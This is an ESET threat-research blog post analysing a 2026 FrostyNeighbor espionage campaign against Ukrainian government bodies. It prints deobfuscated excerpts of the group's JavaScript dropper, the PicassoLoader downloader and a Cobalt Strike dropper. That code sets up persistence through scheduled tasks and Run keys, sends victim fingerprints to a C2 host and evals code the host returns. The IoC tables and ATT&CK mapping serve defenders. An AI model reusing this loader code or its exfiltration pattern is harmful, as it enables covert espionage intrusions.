

FrostyNeighbor: Fresh mischief and digital shenanigans

By Damien Schaeffer

Archived: 2026-05-20 02:01:41 UTC

This blogpost covers newly discovered activities attributed to FrostyNeighbor, targeting governmental organizations in Ukraine. FrostyNeighbor has been running continual cyberoperations, changing and updating its toolset regularly, updating its compromise chain and methods to evade detection – targeting victims located in Eastern Europe, according to our telemetry.

Key points of the report:

- FrostyNeighbor is a long-running cyberespionage actor apparently aligned with the interests of Belarus.
- The group primarily targets governmental, military, and key sectors in Eastern Europe.
- This report documents new activity observed that started in March 2026, showing continued evolution of tooling and compromise chains.
- FrostyNeighbor uses server-side validation of its victims before delivering the final payload.
- The group has been active recently in campaigns targeting governmental organizations in Ukraine.

Introduction

FrostyNeighbor, also known as Ghostwriter, UNC1151, UAC-0057, TA445, PUSHCHA, or Storm-0257, is a group allegedly [operating from Belarus](#). According to [Mandiant](#), the group has been active since at least 2016. The majority of FrostyNeighbor's operations have targeted countries neighboring Belarus; a small minority have been observed in other European countries. FrostyNeighbor performs campaigns that utilize spearphishing, spread disinformation, and attempt to [influence](#) their targets (like the [Ghostwriter influence activity](#)) but has also compromised a variety of governmental and private sector entities, with a focus on Ukraine, Poland, and Lithuania.

FrostyNeighbor has demonstrated a continued evolution in its tactics, techniques, and procedures (TTPs), leveraging over time a diverse arsenal of malware and delivery mechanisms to target entities. Key developments include the deployment of multiple variants of the group's main payload downloader, named PicassoLoader by [CERT-UA](#). Variants of this downloader are written in .NET, PowerShell, JavaScript, and C++. The name comes from the fact that it retrieves a [Cobalt Strike](#) beacon, from an attacker-controlled environment, disguised as a renderable image or hidden in a web-associated file type, like CSS, JS, or SVG. Cobalt Strike is a post-exploitation framework widely used both by pentesters and threat actors, and its associated beacon acts as an initial implant, allowing the attacker to fully control the compromised victim's computer.

Moreover, the group uses a wide variety of lure documents to compromise its targets, such as CHM, XLS, PPT, or DOC, and it has exploited the WinRAR vulnerability [CVE-2023-38831](#). FrostyNeighbor has also exploited

legitimate services such as Slack for payload delivery, and [Canarytokens](#) for victim tracking, complicating detection and attribution efforts.

While Ukrainian targeting seems to be focused on military, defense sector, and governmental entities, the victimology in Poland and Lithuania is broader and includes, among others, a wide variety of sectors like industrial and manufacturing, healthcare and pharmaceuticals, logistics, and many governmental organizations. As this report is solely based on our telemetry, other campaigns against entities in countries in the same region cannot be excluded.

FrostyNeighbor has conducted spearphishing campaigns targeting users of Polish organizations, focusing on major free email providers such as [Interia Poczta](#) and [Onet Poczta](#). These campaigns included spoofed login pages designed to harvest credentials. Additionally, [CERT-PL](#) reported that the group exploited the [CVE-2024-42009](#) XSS vulnerability in Roundcube, which enables JavaScript execution upon opening of weaponized email messages, to exfiltrate the victim's credentials. This reflects the group's effort in both malware compromise and credential harvesting.

Past publications

FrostyNeighbor's campaigns have been active for years and have therefore been widely documented publicly over time. Some of these include reports from July 2024, when [CERT-UA](#) reported about a surge of activity attributed to the group, targeting Ukrainian governmental entities. In February 2025, [SentinelOne](#) documented a surge of activity targeting Ukrainian government and opposition activists in Belarus, using new adaptations of previously observed payloads.

In August 2025, [HarfangLab](#) observed new clusters of activity that involved malicious archives in specific compromise chains to target Ukrainian and Polish entities. Finally, in December 2025, [StrikeReady](#) documented a new anti-analysis technique, using dynamic CAPTCHAs that the victims had to solve, executed by a VBA macro in the lure document.

Newly discovered activity

Since March 2026, we have detected new activities that we attributed to FrostyNeighbor, using links in malicious PDFs sent via spearphishing attachments to target governmental organizations in Ukraine. The compromise chain is the newest observed to date, using a JavaScript version of PicassoLoader to deliver a Cobalt Strike payload, as illustrated in Figure 1.




Figure 1. Compromise chain overview

It starts with a blurry lure PDF file named 53_7.03.2026_R.pdf, shown in Figure 2, impersonating the Ukrainian telecommunications company [Ukrtelecom](#), with a message that it purportedly “*guarantees reliable protecting of customer data*” (machine translated), and a download button with a link leading to a document hosted on a delivery server controlled by the group.




Figure 2. PDF lure document with a remote download link

If the victim is not from the expected geographic location, the server delivers a benign PDF file with the same name, 53_7.03.2026_R.pdf, related to regulations in the field of electronic communications from 2024 to 2026 from Ukraine's National Commission for the State Regulation of Electronic Communications, Radio Frequency Spectrum and the Provision of Postal Services (nkek.gov.ua), as shown in Figure 3.



Figure 3. Decoy PDF file related to strategic priorities and regulations in the field of electronic communications

If the victim is using an IP address from Ukraine, the server instead delivers a RAR archive named 53_7.03.2026_R.rar, containing the first stage of the attack named 53_7.03.2026_R.js – a JavaScript file that drops and displays a PDF file as a decoy. Simultaneously, it also executes the second stage: a JavaScript version of the PicassoLoader downloader, known to be used by the group. The first-stage script has been deobfuscated and refactored for readability, with a shortened version provided in Figure 4.

```

1 var appdata = shell.ExpandEnvironmentStrings("%APPDATA%");
2 var baseDir = appdata + "\\WinDataScope";
3 var wscriptCopy = baseDir + "\\svhost.exe"; // Legitimate wscript.exe
4 var taskXml = baseDir + "\\UpdateData.xml";
5 var downloaderJs = baseDir + "\\Update.js";
6 var decoyPdf = baseDir + "\\53_7.03.2026_R.pdf";
7
8 for (var i = 0; i < args.length; i++) {
9     if (args(i) === "--update") { isUpdate = true; break; }
10 }
11
12 if (isUpdate) {
13     // Copy legitimate wscript.exe to svhost.exe
14     fso.CopyFile("C:\\Windows\\System32\\wscript.exe", wscriptCopy, true);
15
16     var http = new ActiveXObject("Microsoft.XMLHTTP");
17     http.open("GET", "https://book-happy.needbinding[.]icu/wp-content/uploads/2023/10/1GreenAM.jpg", false);
18     http.send();
19
20     if (http.status === 200) {
21         var tf = fso.OpenTextFile(taskXml, 2, true, -1);
22         tf.Write(decodeURIComponent(http.responseText));
23     }
24
25     var st = new ActiveXObject("ADODB.Stream");
26     st.Open();
27     st.LoadFromFile(taskXml);
28     var xmlText = st.ReadText();
29     xmlText = xmlText.replace("<StartBoundary></StartBoundary>", "<StartBoundary>" + startBoundary + "</StartBoundary>");
30     xmlText = xmlText.replace("<Command>1</Command>", "<Command>" + wscriptCopy + "</Command>");
31     xmlText = xmlText.replace("<Arguments>1</Arguments>", "<Arguments> //B //E:jscript '" + downloaderJs + "' --update</Arguments>");
32     st.WriteText(xmlText);
33     st.SaveToFile(taskXml, 2);
34
35     // Drop 2nd stage JavaScript downloader
36     var dom = new ActiveXObject("MSXML2.DOMDocument");
37     var bin = dom.createElement("node");
38     bin.dataType = "bin.base64";
39     bin.text = "dmFyIGVwXzB4MTA1ZDFhPWVwXzB4MTZhdmdW5j...";
40
41     var s2 = new ActiveXObject("ADODB.Stream");
42     s2.Write(bin.nodeTypedValue);
43     s2.SaveToFile(downloaderJs, 2);
44
45     function createTask(xmlPath) {
46         var cmd = 'schtasks /create /xml "' + xmlPath + '" /tn "WindowsUpdate";
47         shell.Run(cmd, 0, true);
48     }
49     createTask(taskXml);
50     fso.DeleteFile(taskXml);
51
52     var regPath = baseDir + "\\WinUpdate.reg";
53     var regContent = 'Windows Registry Editor Version 5.00\n' +
54         '[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run] \\n' +
55         '"UpdateService"="' + wscriptCopy.replace(/\\/g, '\\\\') + ' //B //E:jscript ' +
56         downloaderJs.replace(/\\/g, '\\\\') + ' --force';
57
58     var s3 = new ActiveXObject("ADODB.Stream");
59     s3.WriteText(regContent);
60     s3.SaveToFile(regPath, 2);
61 } else {
62     // Drop a PDF and opens it, then relaunch after 5 sec with the --update flag
63     decodeBase64SaveAndExecute("JVBERi0xLjcKJb/3ov4KNDQ5IDAgb2lqCjw8IC9MaW5lYXJpemVkJDEgL0wgMjA3Zm50CAvSCBIDE0NTQg...", decoyPdf);
64     shell.Run('wscript "' + WScript.ScriptFullName + '" --headless --width 80 --height 30 --update 0x48c --server 0x488', 0, false);
65 }

```

Figure 4. First-stage JavaScript dropper 53_7.03.2026_R.js

On first execution, the script decodes and displays to the victim the same PDF decoy illustrated in Figure 3, and executes itself with the --update flag to reach the other section of the code; the other flags are not used at all.

During the second execution, the script drops the second-stage downloader (PicassoLoader), which is embedded in the script (encoded using base64) as %AppData%\WinDataScopeUpdate.js, and downloads a scheduled task template from [https://book-happy.needbinding\[.\]icu/wp-content/uploads/2023/10/1GreenAM.jpg](https://book-happy.needbinding[.]icu/wp-content/uploads/2023/10/1GreenAM.jpg), as shown in Figure 5.

```
1 <?xml version="1.0" encoding="UTF-16"?>
2 <Task xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
3   <RegistrationInfo>
4     <Description>Windows update task for system components.</Description>
5   </RegistrationInfo>
6   <Triggers>
7     <TimeTrigger>
8       <StartBoundary></StartBoundary>
9       <Enabled>true</Enabled>
10      <ExecutionTimeLimit>PT12H</ExecutionTimeLimit>
11    </TimeTrigger>
12  </Triggers>
13  <Settings>
14    <StartWhenAvailable>true</StartWhenAvailable>
15  </Settings>
16  <Actions>
17    <Exec>
18      <Command>1</Command>
19      <Arguments>1</Arguments>
20    </Exec>
21  </Actions>
22 </Task>
```

Figure 5. Scheduled task template downloaded from the C&C server

Despite a JPG image being requested, the server responds with text-based content, using the Content-Type and Content-Disposition headers to advertise an XML attachment from their C&C server hosted behind the Cloudflare infrastructure:

Content-Type: application/xml

Server: cloudflare

Content-Disposition: attachment; filename="config.xml"

To achieve persistence and trigger the first execution of PicassoLoader, the script then replaces the placeholder values with the data parsed from the response file 1GreenAM.jpg:

- <StartBoundary></StartBoundary>,
- <Command>1</Command>, and
- <Arguments>1</Arguments>.

The first stage, 53_7.03.2026_R.js, also drops a REG file under %AppData%\WinDataScope as WinUpdate.reg, whose contents are imported into the registry by the PicassoLoader downloader. The PicassoLoader script has been deobfuscated and refactored for readability, with a shortened version provided in Figure 6.

```

1 if (WScript.Arguments.length === 0) {
2     WScript.Quit(0);
3 }
4
5 for (var i = 0; i < args.length; i++) {
6     if (args(i) === "--update") { // Import reg and delete file
7         var fso = new ActiveXObject("Scripting.FileSystemObject");
8         var shell = new ActiveXObject("WScript.Shell");
9         var currentScriptPath = WScript.ScriptFullName;
10        var dir = currentScriptPath.substring(0, currentScriptPath.lastIndexOf("\\"));
11        var regFilePath = dir + "\\WinUpdate.reg";
12        var regExePath = shell.ExpandEnvironmentStrings("%windir%") + "\\System32\\reg.exe";
13        var cmd = regExePath + " import " + regFilePath;
14
15        shell.Run(cmd, 0, true);
16
17        try { fso.DeleteFile(regFilePath); } catch (e) {}
18        break;
19    }
20 }
21
22 while (true) {
23     try {
24         var xhr = new ActiveXObject("Microsoft.XMLHTTP");
25         xhr.open("POST", "https://book-happy.needbinding[.]icu/employment/documents-and-resources", false);
26         xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
27
28         var wmi = GetObject("winmgmts:\\\\.\\root\\cimv2");
29         var net = WScript.CreateObject("WScript.Network");
30         var userName = net.UserName;
31         var computerName = net.ComputerName;
32
33         var osVersion = "";
34         var osEnum = new Enumerator(wmi.ExecQuery("SELECT * FROM Win32_OperatingSystem"));
35         for (; !osEnum.atEnd(); osEnum.moveNext()) {
36             var os = osEnum.item();
37             osVersion = os.Caption + " " + os.Version;
38         }
39
40         var bootRaw = "";
41         var bootEnum = new Enumerator(wmi.ExecQuery("SELECT * FROM Win32_OperatingSystem"));
42         for (; !bootEnum.atEnd(); bootEnum.moveNext()) {
43             bootRaw = bootEnum.item().LastBootUpTime;
44         }
45
46         ...
47
48         var procs = [];
49         var procEnum = new Enumerator(wmi.ExecQuery("SELECT * FROM Win32_Process"));
50         for (; !procEnum.atEnd(); procEnum.moveNext()) {
51             var p = procEnum.item();
52             procs.push(p.Name + "|" + p.ProcessId);
53         }
54
55         // Fingerprinted victim
56         var lines = [];
57         lines.push("User: " + userName);
58         lines.push("\nComputer: " + computerName);
59         lines.push("\nSystem: " + osVersion);
60         lines.push("\nBooted: " + boot);
61         lines.push("\nTime: " + new Date());
62         lines.push("\nProcesses:\n\t" + procs.join("\n\t"));
63
64         var body = lines.join();
65         body = body.split("").reverse().join("");
66         body = encodeURIComponent(body);
67
68         xhr.send(body);
69
70         if (xhr.Status === 200) {
71             try {
72                 var resp = xhr.responseText;
73                 if (resp.length > 100) {
74                     var code = decodeURIComponent(resp);
75                     eval(code);
76                 }
77             } catch (inner) {}
78         }
79     } catch (e) {}
80
81     WScript.Sleep(600000);
82 }

```

Figure 6. Second-stage JavaScript PicassoLoader downloader

When running, PicassoLoader fingerprints the victim's computer by collecting the username, computer name, OS version, the boot time of the computer, the current time, and the list of running processes with their process IDs (PIDs). Every 10 minutes, the compromised computer's fingerprint is sent to the C&C server via an HTTP POST request to [https://book-happy.needbinding\[.\]icu/employment/documents-and-resources](https://book-happy.needbinding[.]icu/employment/documents-and-resources). If the C&C server response content is larger than 100 bytes, the received data is executed using the eval method.

The decision whether or not to deliver a payload is very likely manually performed by the operators, based on the collected information to decide if the victim is of interest. If they are, the C&C server responds with a third-stage JavaScript dropper for Cobalt Strike; otherwise, it returns an empty response. This third-stage script has been deobfuscated and refactored for readability, with a shortened version provided in Figure 7.

```

1 try {
2   if (!fso.FileExists("C:\\ProgramData\\ViberPC.dll")) {
3
4     // Copy legitimate rundll32.exe to ViberPC.exe
5     var rundllSrc = fso.FileExists("C:\\Windows\\SysWow64\\rundll32.exe")
6       ? "C:\\Windows\\SysWow64\\rundll32.exe"
7       : "C:\\Windows\\System32\\rundll32.exe";
8
9     fso.CopyFile(rundllSrc, "C:\\ProgramData\\ViberPC.exe");
10    var launcher = "C:\\ProgramData\\ViberPC.exe";
11
12    var ws = new ActiveXObject("WScript.Shell");
13    var lnk = ws.CreateShortcut("C:\\ProgramData\\ViberPC.lnk");
14    lnk.TargetPath = launcher;
15    lnk.Arguments = "\"C:\\ProgramData\\ViberPC.dll\",SettingTimeAPI";
16    lnk.Description = "";
17    lnk.WindowStyle = 0;
18    lnk.WorkingDirectory = "%CD%";
19    WScript.Sleep(5000);
20    lnk.Save();
21
22    var xml = new ActiveXObject("MSXML2.DOMDocument");
23    var stream = new ActiveXObject("ADODB.Stream");
24    var node = xml.createElement("node");
25    node.dataType = "bin.base64";
26
27    // Base64-encoded Cobalt Strike ViberPC.dll
28    node.text = "TVqQAAMAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAA...";
29
30    stream.Type = 1;
31    stream.Open();
32    stream.Write(node.nodeTypedValue);
33    stream.SaveToFile("C:\\ProgramData\\ViberPC.dll", 2);
34    stream.Close();
35
36    var regBody =
37      'Windows Registry Editor Version 5.00\\n'
38      + '[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\n'
39      + 'ViberPCService="' + launcher.replace(/\\/g, "\\")
40      + ' shell32.dll,ShellExec_RunDLL C:\\\\ProgramData\\\\ViberPC.lnk";
41
42    var reg = new ActiveXObject("ADODB.Stream");
43    reg.Type = 2;
44    reg.Mode = 3;
45    reg.Open();
46    reg.WriteText(regBody);
47    reg.SaveToFile("C:\\ProgramData\\ViberPC.reg", 2);
48    reg.Close();
49
50    sh.Run("reg import C:\\ProgramData\\ViberPC.reg", 0, true);
51
52    sh.Run(
53      'cmd /c cmd /c cmd /c cmd /c ' + launcher +
54      ' shell32.dll,ShellExec_RunDLL "C:\\ProgramData\\ViberPC.lnk"',
55      0, false
56    );
57
58    fso.DeleteFile("C:\\ProgramData\\ViberPC.reg");
59  }
60 } catch (e) {}

```

Figure 7. Third-stage Cobalt Strike dropper

This additional script starts by copying the legitimate rundll32.exe to %ProgramData%\ViberPC.exe, very likely to bypass some security mechanisms or detection rules.

Then, a Cobalt Strike beacon embedded in this stage is base64 decoded and written to disk as %ProgramData%\ViberPC.dll. Finally, persistence is achieved by creating and importing a REG file named ViberPC.reg, which registers in the [HKCU Run key](#) a LNK file, named %ProgramData%\ViberPC.lnk, that executes the copied version of rundll32.exe with the command line argument %ProgramData%\ViberPC.dll, calling its DLL export SettingTimeAPI.

The final payload is a Cobalt Strike beacon that contacts its C&C server at https://nama-belakang.nebao[.]jicu/statistics/discover.txt.

Conclusion

FrostyNeighbor remains a persistent and adaptive threat actor, demonstrating a high level of operational maturity with the use of diverse lure documents, evolving lure and downloader variants, and new delivery mechanisms. This newest compromise chain we detected is a continuation of the group's willingness to update and renew its arsenal, trying to evade detection to compromise its targets.

The group's campaigns continue to focus on Eastern Europe, with a notable emphasis on the governmental, defense, and key sectors, especially in Poland, Lithuania, and Ukraine, according to ESET telemetry.

The payload is only delivered after server-side victim validation, combining automated checks of the requesting user agent and IP address with the manual validation by the operators. Continuous and close monitoring of the group's operations, infrastructure, and toolset changes is essential to detect and mitigate future operations.

For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.

ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the [ESET Threat Intelligence](#) page.

IoCs

A comprehensive list of indicators of compromise (IoCs) and samples can be found in our [GitHub repository](#).

Files

SHA-1	Filename	Detection	Description
776A43E46C36A539C916 ED426745EE96E2392B39	53_7.03.2026_R.rar	JS/TrojanDropper.Fr ostyNeighbor.E	Lure RAR archive.
8D1F2A6DF51C7783F2EA F1A0FC0FF8D032E5B57F	53_7.03.2026_R.js	JS/TrojanDropper.Fr ostyNeighbor.E	JavaScript dropper.

SHA-1	Filename	Detection	Description
B65551D339AECE718EA1 465BF3542C794C445EFC	Update.js	JS/TrojanDownloader .FrostyNeighbor.D	JavaScript PicassoLoader downloader.
E15ABEE1CFDE8BE7D87C 7C0B510450BAD6BC0906	Update.js	JS/TrojanDropper.Fr ostyNeighbor.D	Cobalt Strike dropper.
43E30BE82D82B24A6496 F6943ECB6877E83F88AB	ViberPC.dll	Win32/CobaltStrike. Beacon.S	Cobalt Strike beacon.
4F2C1856325372B9B776 9D00141DBC1A23BDDDD14	53_7.03.2026_R .pdf	PDF/TrojanDownloade r.FrostyNeighbor.D	Lure PDF document.
D89E5524E49199B1C3B6 6C524E7A63C3F0A0C199	Certificate.pdf	PDF/TrojanDownloade r.FrostyNeighbor.E	Lure PDF document.
7E537D8E91668580A482 BD77A5A4CABA26D6BDAC	certificate.js	JS/TrojanDownloader .FrostyNeighbor.G	JavaScript PicassoLoader downloader.
FA6882672AD365480098 7613310D7C3FBADE027E	certificate.js	JS/TrojanDownloader .FrostyNeighbor.E	JavaScript PicassoLoader downloader.
3FA7D1B13542F1A9EB05 4111F9B69C250AF68643	Сетифікат_CAF.rar	JS/TrojanDropper.Fr ostyNeighbor.G	Lure RAR archive.
4E52C92709A918383E90 534052AAA257ACE2780C	Сетифікат_CAF.js	JS/TrojanDropper.Fr ostyNeighbor.G	JavaScript dropper.
6FDED427A16D5314BA3E 1EB9AFD120DC84449769	EdgeTaskMachine .js	JS/TrojanDropper.Fr ostyNeighbor.F	JavaScript PicassoLoader downloader.
27FA11F6A1D653779974 B6FB54DE4AF47F211232	EdgeSystemConfig .dll	Win32/CobaltStrike. Beacon.S	Cobalt Strike beacon.

Network

IP	Domain	Hosting provider	First seen	Details
N/A	attachment-storage-asset- static.needbinding[.]jicu	N/A	2026-03-10	PicassoLoader C&C server.

IP	Domain	Hosting provider	First seen	Details
N/A	book-happy.needbinding[.]icu	N/A	2026-03-10	PicassoLoader C&C server.
N/A	nama-belakang.nebao[.]icu	N/A	2026-03-10	Cobalt Strike C&C server.
N/A	easiestnewsfromourpointof view.algsat[.]icu	N/A	2026-04-14	PicassoLoader C&C server.
N/A	mickeymousegamesdealer.al exavegas[.]icu	N/A	2026-03-26	PicassoLoader C&C server.
N/A	hinesafar.sardk[.]icu	N/A	2026-04-14	PicassoLoader C&C server.
N/A	shinesafar.sardk[.]icu	N/A	2026-04-14	PicassoLoader C&C server.
N/A	best-seller.lavanille[.]buzz	N/A	2026-04-14	Cobalt Strike C&C server.

MITRE ATT&CK techniques

This table was built using [version 18](#) of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583	Acquire Infrastructure	FrostyNeighbor acquires domain names and rents C&C servers.
	T1608	Stage Capabilities	FrostyNeighbor hosts the final payload on a C&C server.
	T1588.002	Obtain Capabilities: Tool	FrostyNeighbor obtained a leaked version of Cobalt Strike to generate payloads.
Initial Access	T1566.001	Phishing: Spearphishing Attachment	FrostyNeighbor sends a weaponized lure document in email attachments.
Execution	T1204.002	User Execution: Malicious File	FrostyNeighbor tricks its victims into opening or editing a document to gain code execution.

Tactic	ID	Name	Description
	T1053.005	Scheduled Task/Job: Scheduled Task	FrostyNeighbor uses scheduled tasks to achieve persistence.
	T1059	Command and Scripting Interpreter	FrostyNeighbor uses scripting languages such as JavaScript, Visual Basic, and PowerShell.
Persistence	T1060	Registry Run Keys / Startup Folder	FrostyNeighbor uses the registry Run key and the Startup Folder to achieve persistence.
Defense Evasion	T1027	Obfuscated Files or Information	FrostyNeighbor obfuscates scripts and compiled binaries.
	T1027.009	Obfuscated Files or Information: Embedded Payloads	FrostyNeighbor embeds next stages or payloads inside the initial lure document.
	T1036.005	Masquerading: Match Legitimate Resource Name or Location	FrostyNeighbor drops malicious files using common Microsoft filenames and locations.
Discovery	T1057	Process Discovery	PicassoLoader collects the list of running processes.
	T1082	System Information Discovery	PicassoLoader collects system and user information.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	FrostyNeighbor uses HTTPS for C&C communication and payload delivery.
Exfiltration	T1041	Exfiltration Over C2 Channel	FrostyNeighbor uses HTTPS with Cobalt Strike.



Source: <https://www.welivesecurity.com/en/eset-research/frostyneighbor-fresh-mischief-digital-shenanigans/>